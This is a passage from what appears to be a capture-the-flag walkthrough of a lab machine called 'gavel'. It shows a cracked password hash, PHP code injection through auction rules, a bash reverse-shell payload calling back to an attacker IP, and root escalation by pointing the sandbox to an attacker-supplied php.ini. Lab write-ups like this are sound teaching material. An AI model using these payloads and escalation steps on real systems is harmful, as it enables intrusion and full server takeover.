<SNIP>
$2y$10$MNkDHV6g16FjW/1AQRpLiuQXN4MVkdMuILn0pLQlC2So9SgH5RTfS:midnight1
```

It was able to retrieve the password as `midnight1`.

With this, let's log in to the application as the `auctioneer` user.



Upon logging in, we see that we now have access to the admin panel.



The admin panel enables us to edit the rules for each auctioned item. To better understand this, let's review the source code again.

Earlier, we saw that there is a folder named `rules` in the source code. Looking inside, we find a `default.yaml` file.

```
rules:
- rule: "return $current_bid >= $previous_bid * 1.1;"
  message: "Bid at least 10% more than the current price."

- rule: "return $current_bid % 5 == 0;"
  message: "Bids must be in multiples of 5. Your account balance must cover the bid amount."

- rule: "return strlen($bidder) % 2 == 0;"
  message: "Bidding is restricted to users with an even-numbered username."

- rule: "return strlen($bidder) % 2 == 1;"
  message: "Bidding is restricted to users with an odd-numbered username."

- rule: "return $current_bid >= $previous_bid + 5000;"
  message: "Only bids greater than 5000 will be considered. Ensure you have sufficient balance before placing such bids."
```

From this, it is evident that these rules are used to handle the bidding logic for items. For example, the first rule checks if the current bid of the item is greater than or equal to the previous bid multiplied by 1.1. And from the looks of it, this is just a PHP expression.

By looking at the `bid_handler.php` file, we can confirm this.

```
$ cat includes/bid_handler.php
<SNIP>
$rule = $auction['rule'];
$rule_message = $auction['message'];


$allowed = false;

try {
    if (function_exists('ruleCheck')) {
        runkit_function_remove('ruleCheck');
    }
    runkit_function_add('ruleCheck', '$current_bid, $previous_bid, $bidder', $rule);
    error_log("Rule: " . $rule);
    $allowed = ruleCheck($current_bid, $previous_bid, $bidder);
} catch (Throwable $e) {
    error_log("Rule error: " . $e->getMessage());
    $allowed = false;
}
<SNIP>
```

Given that the rules are just PHP expressions, which are evaluated to handle the bidding logic, and the fact that we can edit rules for each item from the admin panel, gives us the ability to add a malicious rule, which will allow us to get PHP code execution, leading to Remote Code Execution.

First, let's go to the admin panel and edit the rule with the following payload, which will give us a reverse shell.

```
system("bash -c 'bash -i >& /dev/tcp/10.10.14.102/9090 0>&1'"); return true;
```



Then let's start a listener on the port we specified in the reverse shell payload.

```
$ nc -lvnp 9090
```

Finally, we need to go to the Bidding page and place a bid for that exact item.

One-Way Portal Key

Destination unknown.
Return trip sold separately.

Starting:
1838

Current:
1838

Message: Bids must be in multiples of 5. Your account balance must cover the bid amount.

Highest Bidder: None

Time Remaining: 89 seconds

Place Bid

Once you place the bid, the malicious rule we added will get evaluated, executing our reverse shell.

```
$ nc -lvnp 9090
listening on [any] 9090 ...
connect to [10.10.14.102] from (UNKNOWN) [10.129.42.228] 52232
bash: cannot set terminal process group (1110): Inappropriate ioctl for device
bash: no job control in this shell
www-data@gavel:/var/www/html/gavel/includes$
```

Lateral Movement

Then let's stabilize our shell.

```
www-data@gavel:/var/www/html/gavel/includes$ python3 -c 'import
pty;pty.spawn("/bin/bash")'
www-data@gavel:/var/www/html/gavel/includes$ export TERM=xterm
www-data@gavel:/var/www/html/gavel/includes$ zsh: suspended # press ctrl + z
$ stty raw -echo
$ fg
[1] + continued
www-data@gavel:/var/www/html/gavel/includes$
```

Examining the system's users, we find a user named `auctioneer`.

```
www-data@gavel:/var/www/html/gavel/includes$ cat /etc/passwd
<SNIP>
auctioneer:x:1001:1002::/home/auctioneer:/bin/bash
<SNIP>
```

Since we have the clear-text password for the `auctioneer` user from the web application, let's try to see if there is password reuse here by trying to switch to that user.

```
www-data@gavel:/var/www/html/gavel/includes$ su auctioneer
Password: midnight1

auctioneer@gavel:/var/www/html/gavel/includes$ whoami
auctioneer
```

And indeed there is! You can find the user flag from `/home/auctioneer/user.txt`.

Privilege Escalation

Enumerating the group memberships of this user, we see that the `auctioneer` user is a part of the `gavel-seller` group.

```
auctioneer@gavel:/var/www/html/gavel/includes$ id
uid=1001(auctioneer) gid=1002(auctioneer) groups=1002(auctioneer),1001(gavel-seller)
```

Let's check the files owned by this group.

```
auctioneer@gavel:/var/www/html/gavel/includes$ find / -group gavel-seller 2>/dev/null
/run/gaveld.sock
/usr/local/bin/gavel-util
```

We see there is a binary called `gavel-util`, which this group owns. Additionally, there is a Unix domain socket file named `gaveld.sock`.

Examining the `/opt` directory, we find a directory named `gavel` containing the following files.

```
auctioneer@gavel:/opt/gavel$ ls -la
total 56
drwxr-xr-x 4 root root 4096 Nov  5 12:46 .
drwxr-xr-x 3 root root 4096 Nov  5 12:46 ..
drwxr-xr-x 3 root root 4096 Nov  5 12:46 .config
-rwxr-xr-- 1 root root 35992 Oct  3 19:35 gaveld
-rw-r--r-- 1 root root  364 Sep 20 14:54 sample.yaml
drwxr-x--- 2 root root 4096 Dec  2 14:10 submission
```

We notice there is another binary called `gaveld`.

First, let's take a look at the `gavel-util` file.

```
auctioneer@gavel:~$ file /usr/local/bin/gavel-util
/usr/local/bin/gavel-util: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=941cf63911b2f8f4cabff61062f2c9ad64f043d6, for GNU/Linux 3.2.0, not stripped
```

We can confirm that this is an ELF binary using the `file` command. Upon running this, a help menu appears.

```
auctioneer@gavel:~$ /usr/local/bin/gavel-util
Usage: /usr/local/bin/gavel-util <cmd> [options]
Commands:
  submit <file>          Submit new items (YAML format)
  stats                  Show Auction stats
  invoice                 Request invoice
```

We can retrieve auction statistics, request an invoice, and submit new auction items using a YAML file through this binary.

This is just the client program; the actual functionality is handled by the `gaveld` daemon, which can be found in `/opt`. Examining the process that runs this daemon, we see that it's running as the `root` user.

```
auctioneer@gavel:~$ ps aux|grep gavel
root          1048  0.0  0.0 19128 3900 ?        Ss   11:20   0:00 /opt/gavel/gaveld
```

Let's open that within `Ghidra` to examine the decompiled source.

Looking at the Program Tree, there is a function called `php_safe_run`, which seems interesting.



Within this function, we see that it uses PHP to evaluate the rule expression within a sandbox. The `/opt/gavel/.config/php/php.ini` file is used as the configuration file for PHP within the sandbox.

```
json_object_object_get_ex(param_1,&DAT_00105004,&local_3100);
if (((local_3100 == 0) || (iVar1 = json_object_is_type(local_3100,4), iVar1 == 0)) ||
    (iVar1 = json_object_object_get_ex(local_3100,"RULE_PATH",local_30f8), iVar1 == 0)) {
    strncpy(local_3048,"/opt/gavel/.config/php/php.ini",0x1000);
    local_2049 = 0;
}
else {
    pcVar3 = (char *)json_object_get_string(local_30f8);
    strncpy(local_3048,pcVar3,0x1000);
    local_2049 = 0;
    if (((pcVar3 != (char *)0x0) && (*pcVar3 != '\0')) &&
        ((iVar1 = stat(pcVar3,(stat *)local_30d8), iVar1 == 0 &&
            (((local_30d8._24_4_ & 0xf000) == 0x8000 && (iVar1 = access(pcVar3,4), iVar1 == 0)))))) {
        strncpy(local_3048,pcVar3,0x1000);
        local_2049 = 0;
    }
}
__snprintf_chk(local_2048,0x2000,1,0x2000,
    "function __sandbox_eval() {$previous_bid=%ld;$current_bid=%ld;$bidder='%s\';%
    res = __sandbox_eval();if(!is_bool($res)) { echo 'SANDBOX_RETURN_ERROR\'; }els
    ($res) { echo 'ILLEGAL_RULE\'; }"
    ,0x96,200,"Shadow21A",param_2);
local_30d8._0_8 = "/usr/bin/php";
local_30d8._8_8 = DAT_00105020;
```

Examining that file, we see that dangerous functions like `system()` and `exec()` are disabled.

```
auctioneer@gavel:~$ cat /opt/gavel/.config/php/php.ini
engine=On
display_errors=On
display_startup_errors=On
log_errors=Off
error_reporting=E_ALL
open_basedir=/opt/gavel
memory_limit=32M
max_execution_time=3
max_input_time=10
disable_functions=exec,shell_exec,system,passthru,popen,proc_open,proc_close,pcntl_exec,pcntl_fork,dl,ini_set,eval,assert,create_function,preg_replace,unserialize,extract,file_get_contents,fopen,include,require,require_once,include_once,fsockopen,pfsockopen,stream_socket_client
scan_dir=
allow_url_fopen=Off
allow_url_include=Off
```

Therefore, even if we submit a new rule with a custom YAML file, we won't be able to leverage it to get command execution using these functions.

So, we need to load our own `php.ini` file. But how? If you look closely, this path of the `php.ini` file is loaded from the `RULE_PATH` variable. Therefore, we can point this variable to our own `php.ini` file.

```
local_40 = *(long *) (in_FS_OFFSET + 0x28);
local_3100 = 0;
json_object_object_get_ex(param_1,&DAT_00105004,&local_3100);
if (((local_3100 == 0) || (iVar1 = json_object_is_type(local_3100,4), iVar1 == 0)) ||
    (iVar1 = json_object_object_get_ex(local_3100,"RULE_PATH",local_30f8), iVar1 == 0)) {
    strncpy(local_3048,"/opt/gavel/.config/php/php.ini",0x1000);
    local_2049 = 0;
}
else {
```

Knowing all this, the steps to abuse this are as follows.

1. Copy the original `php.ini` file and edit it so that the `system()` and other dangerous functions are allowed.

```
auctioneer@gavel:~$ cp /opt/gavel/.config/php/php.ini .
auctioneer@gavel:~$ sed -i
's/disable_functions=exec,shell_exec,system,passthru,popen,proc_open,proc_close,pcntl_exec,pcntl_fork,dl,ini_set,eval,assert,create_function,preg_replace,unserialize,extract,file_get_contents,fopen,include,require,require_once,include_once,fsockopen,pfsockopen,stream_socket_client/disabled_functions=/g' php.ini
```

2. Create a new YAML file to submit the malicious rule.

```
auctioneer@gavel:~$ echo ""---
name: Exploit
description: Exploiting
image: test.png
price: 1
rule_msg: "Exploiting"
rule: |
  system('cat /root/root.txt > /home/auctioneer/root.txt');
  return true;"" > item.yaml
```

Note that in this case, we are using the `system()` function to copy the root flag to `/home/auctioneer/`. However, you can use a reverse shell, as we did earlier.

3. Submit the rule using the `gavel-util` binary.

```
auctioneer@gavel:~$ RULE_PATH=/home/auctioneer/php.ini gavel-util submit item.yaml
Item submitted for review in next auction
```

After the rule is submitted, the gavel daemon should automatically evaluate the malicious rule we provided and execute the command to copy the flag to `/home/auctioneer`.

```
auctioneer@gavel:~$ ls
item.yaml  php.ini  root.txt  user.txt
```

And yes, it has! Therefore, you can find the root flag from `/home/auctioneer/root.txt`.